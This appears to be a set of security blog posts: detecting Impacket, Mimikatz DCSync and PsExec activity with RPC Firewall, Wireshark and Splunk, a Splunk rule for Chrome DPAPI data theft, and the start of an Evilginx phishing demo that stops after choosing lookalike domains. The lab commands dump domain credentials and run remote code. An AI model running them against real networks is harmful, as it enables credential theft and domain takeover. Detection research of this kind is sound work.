
We will execute various lateral movement, reconnaissance, or credential harvesting payloads from different tools such as Impacket , Sysinternals, Ghostpack, Mimikatz , and analyze them using both Wireshark and Splunk. For Wireshark, we can apply the following filter to specifically view the RPC calls and the interface_uuid:

dcerpc and ip.src == 172.16.16.22 and dcerpc.cn_bind_to_uuid

1. Impacket Atexec.py


We can start our analysis with a first tool from impacket : atexec.py. Atexec.py permits to eecute remote tasks scheduler through the task Scheduler.

First, Let’s analyze some part of the python code:

Code analysis


On this function, we see the dce.bind function on the MSRPC_UUID_TSCHS Interface. If we look on the Microsoft documentation about TSCHS (MS-TSCH), we find the following interfaces :

Code analysis


Now if we look back to the code deeper, we can see the following functions executed :

Code analysis 2

So what are we expecting from these? If we’re using TCP, we expect to see a GUID of 86D35949-83C9-4044-B424-DB363231FD0C with the functions :

– SchRegisterTask – SchRpcRun – SchGetLastRunInfo – SchRpcDelete

Let’s have fun and play with wireshark and Splunk.

atexec.py 'FTRSEC/Administrator:Toto1234!@LAB-DC' cmd.exe /c calc.exe

Wireshark analysis - TaskScheduler

Code analysis 2


We got right on the interface. After executing the payload we can effectively see the corresponding_uuid.


Let’s see what we have on splunk :

Splunk analysis - TaskScheduler

Code analysis 2

Bingo ! We got exactly the expected behavior and were able to detect fully the atexec.py in the second it was launched !!

Let’s see some other example with splunk following the same procedures :

2. Impacket LookupSids.py

python lookupsid.py 'FTRSEC/Administrator:Toto1234!@LAB-DC'
LookupSids - Splunk

LookupSids

3. Net view from powershell

Net view \\LAB-DC
Net view - Splunk

Net view - Splunk

4. Impacket dcomexec.py

python .\dcomexec.py -object MMC20 Administrator:Toto1234!@LAB-DC
Dcomexec - Splunk

Dcomexec

5. Impacket secretsdump.py

python secretsdump.py ftrsec/Administrator:Toto1234!@LAB-DC
Secretsdump - Splunk

Secretsdump


6. DCSync with Mimikatz

.\mimikatz.exe "lsadump::dcsync /domain:ftrsec.local /user:krbtgt" exit
DCSync - Wireshark

DCSync - Wireshark

DCSync - Splunk

DCSync - Splunk


7. PSExec

Note

For psexec, we couldn’ see on the RPCFW journal because psexec work by starting the service psexesvc.exe on the remote destination. However, the service is protected, so we will detect using the EventCode 5712

.\PsExec64.exe \\LAB-DC ipconfig /all
Psexec - Wireshark

Psexec - Splunk

Psexec - Splunk

DCSync - Splunk

Now because we didn’t use the blocking functionality on this article, we will try to modify our configuration line to : flt:audit:true uuid:367abb81-9844-35f1-ad32-98f038001003 action:block.

And we can see it blocked perfectly our psexec !

Psexec - Blocked

DCSync - Splunk


Recapitulative table of the attacks detected by RPC Firewall

Recapitulative table

Conclusion

To conclude, we were highly impressed by the RPC Firewall project by Zero Networks. It enabled us to detect advanced lateralization, reconnaissance, and credential dumping tools utilizing the RPC protocols more quickly and thoroughly than current EventCodes, when detection was possible.

In this article, we primarily focused on the detection aspect. However, as demonstrated with PsExec, the RPC Firewall also possesses effective blocking capabilities. Due to the protected process light, we still need to rely on the native Windows filtering, but only when necessary.

We recommend using both RPCFW and EventCode 5712 for improved detection coverage.

Next step will be to try their project LdapFirewall !

Happy RPC-Splunking!

REFERENCE

https://www.akamai.com/blog/security/guide-rpc-filter https://zeronetworks.com/blog/stopping-lateral-movement-via-the-rpc-firewall https://youtu.be/hz_YPIMeBMI

Detecting browser data theft using Splunk

During my daily cyberwatch, I recently found this great article by Will Harris about browser data theft using a Windows Event Log 16385: security.googleblog.com

I decided to try implementing it in my own Splunk infrastructure and to create detection rules around it. This article will mainly discuss the Splunk aspect; if you want to know the details, I invite you to read the article linked above.

1. Splunk Universal Forwarder Configuration

On my Windows system, I started by activating the EventCode to see it in the Debug Channel using the PowerShell commands provided by Will Harris:

$log = New-Object System.Diagnostics.Eventing.Reader.EventLogConfiguration Microsoft-Windows-Crypto-DPAPI/Debug
$log.IsEnabled = $True
$log.SaveChanges()

Then, I prepared my Splunk logging on the UF. I placed the following configuration in the inputs.conf file of my application:

[WinEventLog:Microsoft-Windows-Crypto-DPAPI/Debug]
index = windows
disabled = 0
start_from = oldest
current_only = 0
checkpointInterval = 5
renderXml = true

2. Splunk Search Head Configuration

I added some parsing for the relevant data I needed for my PoC in the props.conf file of my search head application.

We need the application field because we want to identify when Chrome data is being accessed, and we need the caller_process_id because we have to correlate it with the process_id from EventCode 4688 to identify the originating process. To achieve this goal, we translated the decimal caller_process_id to the hexadecimal parent_process_id.

[XmlWinEventLog:Microsoft-Windows-Crypto-DPAPI/Debug]
EXTRACT-DataDescription = <Data Name='DataDescription'>(?<application>[^<]*)</Data>
EXTRACT-CallerProcessID = <Data Name='CallerProcessID'>(?<caller_process_id>\d+)</Data>
EVAL-parent_process_id = lower(printf("%x", caller_process_id))

3. Splunk Detection Rule



Then, we created a quick Splunk detection rule to identify this behavior, and we observed that it successfully triggered when we ran the Python stealer.

index=windows sourcetype="XmlWinEventLog:Microsoft-Windows-Crypto-DPAPI/Debug" application="Google Chrome"
| bin _time span=5m
| rename parent_process_id as process_id
| join type=inner process_id [search index=windows source=security_4688]
|`convert_time(_time)`
| table _time src_user parent_process_name process_name process_command

Splunk detection rule

Stealer execution

Now we’re pleased that we’ve detected suspicious behavior with a new EventCode. (Time difference is cause of TZ, my infrastructure is located in FR while I’m in HK :)) This EventCode doesn’t appear to be too verbose in my lab environment, but I’m unsure of its real impact in a production environment. So, proceed carefully and test thoroughly before making any decisions.

Happy Splunking!

A case of spear phishing using Evilginx

Disclaimer

The content provided here is for educational purposes only. The techniques, methods, and information discussed are meant to inform and educate about cybersecurity and ethical hacking practices. The creator of this content does not condone, endorse, or promote illegal hacking, unauthorized access to systems, or any form of cyber misconduct. The knowledge shared should be used responsibly, ethically, and in compliance with applicable laws and regulations. The creator assumes no responsibility for misuse of this information or any damages that may result from applying the knowledge contained herein. Always seek permission before attempting to test systems and ensure your actions are within legal boundaries.

Introduction

Evilginx is an advanced phishing tool that stands out in the cybersecurity landscape due to its sophistication and effectiveness in bypassing common security measures.


Unlike traditional phishing techniques that simply lure users into entering their credentials on a fake website, Evilginx takes the attack a step further by acting as a man-in-the-middle (MITM) proxy between the victim and the legitimate website. This approach allows Evilginx to intercept, log, and manipulate traffic, enabling it to capture not just usernames and passwords, but also session cookies and other authentication tokens. This makes it particularly dangerous as it can circumvent multi-factor authentication (MFA), rendering standard security precautions less effective.

Evilginx scheme

As you know, my articles focus more on the hands-on aspect. So, let's have fun and try to reproduce the Evilginx attack ourselves !

Demonstration

1. Buy domain and configure

For this part we will try to chose two similar domain :

  • One close to the sender (sharepoint-online.com)
  • One close to the link inside the email, redirecting to O365 (microsoft.online)

